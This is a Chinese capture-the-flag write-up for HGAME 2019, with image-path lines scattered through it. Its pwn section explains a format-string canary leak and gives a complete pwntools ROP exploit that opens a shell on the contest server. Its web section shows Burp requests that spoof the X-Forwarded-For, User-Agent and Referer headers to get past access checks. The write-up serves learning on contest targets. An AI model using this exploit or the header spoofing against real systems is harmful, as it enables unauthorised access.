
Steins;Gate

这题canary和NX还是全部开启了，先分析一下这程序要干嘛



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_400AF1();
  sub_400A91((signed __int64)sub_4008F6);
  sub_400A91((signed __int64)sub_400958);
  sub_400A91((signed __int64)sub_400A00);
  sub_400A91((signed __int64)sub_4008F6);
  return 0LL;
}
```


main函数里面结构是由一个函数套一个函数来运作的，不是很理解，运行一下看看



```
xiaoyuyu@ubuntu:~/ctf_test/hgame$ ^C
xiaoyuyu@ubuntu:~/ctf_test/hgame$ ./Gate
Welcome to HGAME 2019,let us pwn4fun!
What's your ID:12
You can get flag after your get the server's shell~
World line fluctuation ratio:0.002294
To seek the truth of the world.
1
```


看见了我们函数400A91中的字符串，再结合一下别的函数，大概知道就是人类的本质是复读机的故事..................

最开头的那个AF1函数看不出个所以然，感觉就是弄个随机数的种子出来，有一点要注意到，read函数读取的地址在bss字段上，万一之后用的上呢，如下



```
printf("What's your ID:", 4LL);
read(0, &unk_602040, 0x30uLL);
puts("You can get flag after your get the s
return __readfsqword(0x28u) ^ v3;
```


然后看看函数8F6，如下



```
unsigned __int64 sub_4008F6()
{
  char buf; // [rsp+0h] [rbp-40h]
  int v2; // [rsp+30h] [rbp-10h]
  unsigned __int64 v3; // [rsp+38h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("To seek the truth of the world.");
  read(0, &buf, 0x80uLL);
  if ( v2 != 0x2333 )
    exit(0);
  return __readfsqword(0x28u) ^ v3;
}
```

有溢出空间哦，但是有canary，不能跳转的情况下，而且我们只有两次利用这个溢出的机会，应该不会是爆破canary


继续看下一个函数958，如下



```
unsigned __int64 sub_400958()
{
  int v0; // ST0C_4
  char buf; // [rsp+10h] [rbp-40h]
  char v3; // [rsp+14h] [rbp-3Ch]
  int v4; // [rsp+40h] [rbp-10h]
  unsigned __int64 v5; // [rsp+48h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v4 = rand();
  v0 = v4;
  puts("Repeater is nature of man.");
  read(0, &buf, 4uLL);
  v3 = 0;
  printf(&buf, &buf);
  puts("You found it?");
  read(0, &buf, 0x34uLL);
  if ( v4 - 4660 != v0 )
    exit(0);
  return __readfsqword(0x28u) ^ v5;
}
```

有格式化字符串漏洞，nice，可以试着泄露canary了

继续看下一个函数A00，发现还是有格式化字符串漏洞，如下



```
unsigned __int64 sub_400A00()
{
  int v1; // [rsp+Ch] [rbp-24h]
  char buf; // [rsp+10h] [rbp-20h]
  char v3; // [rsp+15h] [rbp-1Bh]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Payment of past debts.");
  read(0, &buf, 5uLL);
  v3 = 0;
  printf(&buf, &buf);
  if ( v1 != 0x6666 )
    exit(0);
  return __readfsqword(0x28u) ^ v4;
}
```

这里很贴心的可以read五个字节，感觉很贴心的可以leak canary

最后再看看程序本身有什么可以利用的，我们发现了程序里有system函数，然后还想到了，我们的ID可以取为/bin/sh，直接写入bss字段方便以后用


这题目有挺多条件要绕过的，第一个就是v2，这个直接靠溢出就可以做：padding+p64(0x2333)

第二个要绕过的是v4-4660!=v0，这里有毒，刚开始已经说了v0=v4了，所以我们要靠格式化字符串漏洞泄露出v0或者v4，然后把v4同样覆盖成我们需要的，我们可以看到v0的偏移量，如下


```
mov     eax, [rbp+var_10]
mov     [rbp+var_44], eax
mov     edi, offset aRepeater
```

在gdb里下断点看一下，我是在运行前记住了eax的值，然后运行后找这值去哪里了，找到了，就确定v0的偏移量：2+6-1=7


等绕过了这一段，我们再看一下如下，还需要一个0x6666


```
  v3 = 0;
  printf(&buf, &buf);
  if ( v1 != 0x6666 )
    exit(0);
  return __readfsqword(0x28u) ^ v4;
}
```

我们这里没有足够的空间覆盖，但在上一个函数可以提前覆盖好

老样子利用格式化字符串漏洞泄露出canary，然后之后最后一个函数有一个栈溢出，可以用函数中的system函数，以及我们之前准备的/bin/sh了，这里要注意一下64位与32位程序在linux环境下的传参顺序，rdi/rsi/rdx，如果bin的培训作业做了的话应该就了解了呢

rdi的地址我们可以通过RoPgadget泄露，如下


```
xiaoyuyu@ubuntu:~/ctf_test/hgame$ ROPgadget --binary Gate --only "pop|ret"|grep rdi
0x0000000000400c73 : pop rdi ; ret
```

exp:

```
#coding=utf8
from pwn import *
```

```python
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 0

if local:
    cn = process('./Gate')
    bin = ELF('./Gate')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214',10002)
    bin = ELF('./Gate')
    #libc = ELF('')


def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

#z('b *0x0000000000400998\nc')
#z('b *0x000000000040097A\nc')
#z('b *0x00000000004009CD\nc')
#z('b *0x0000000000400A32\nc')
#z('b *0x0000000000400A47\nc')
#z('b *0x0000000000400A32\nc')
#z('b *0x0000000000400928\nc\nc')
cn.recvuntil('ID:')
cn.sendline('/bin/sh\x00')
cn.recvuntil('world.')
payload=(0x40-0x10)*'a'+p64(0x2333)
cn.send(payload)
# leak rand num
cn.recvuntil('man.')
payload2='%7$p'
cn.send(payload2)
num=int(cn.recvuntil('it?')[:11],16)
print(hex(num))
payload3=(0x40-0x24)*'a'+p32(0x6666)+(0x40-0x10-0x24+4)*'a'+p32(0x1234+num)
cn.send(payload3)

#leak canary
cn.recvuntil('Payment of past debts.')
payload4='%11$p'
cn.send(payload4)
#cn.recvline()
canary=cn.recvuntil("To seek the truth of the world.\n")[:-0x46]
canary=int(canary,16)
print(hex(canary))

#get shell
system_addr=bin.plt['system']
```

```
rdi_addr=0x0000000000400c73
bin_sh=0x0000000000602040
#cn.recvuntil('To seek the truth of the world.')
payload5='a'*(0x40-
0x10)+p64(0x2333)+p64(canary)+'a'*8+p64(rdi_addr)+p64(bin_sh)+p64(system_addr)
cn.send(payload5)
#cn.sendline()

cn.interactive()
```

Web(从0学起)


谁吃了我的flag

最后加上.index.html.swp，应该是vim编辑器备份文件，会得到一个txt，里面就有flag

换头大作战

这题是我第一次用burp，疯狂换东西


刚开始是问你要不要flag，说post会好一下



```
GET /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 05:50:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 516


<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>换头大作战</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
  <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
  想要flag嘛：<input name="want" type="text">
  <input type="submit" value="submit">
</form>
</body>
</html>

<br/>
```


先改request method 然后在给input 段发一点东西 name是want



```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

want=123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 05:54:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 591


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>换头大作战</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    想要flag嘛：<input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>https://www.wikiwand.com/en/X-Forwarded-For<br/>only localhost can get flag
```

提示说only localhost can get flag，这里学到了一个操作叫x-forwarded-for，可以改来源ip




```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For:127.0.0.1

want=1234
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:01:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 583


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>换头大作战</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    想要flag嘛：<input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>https://www.wikiwand.com/en/User_agent<br/>please use Waterfox/50.0
```

然后接下来需要改user_agent

网上找到了Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/24.0

但是版本不是50.0，改一下就好




```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1

want=1234
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:12:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 610


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>换头大作战</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    想要flag嘛：<input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>https://www.wikiwand.com/en/HTTP_referer<br/>the requests should referer from www.bilibili.com
```

还需要改referer网站来源，改成b站

改完之后会说you are not admin，这是最后一次了

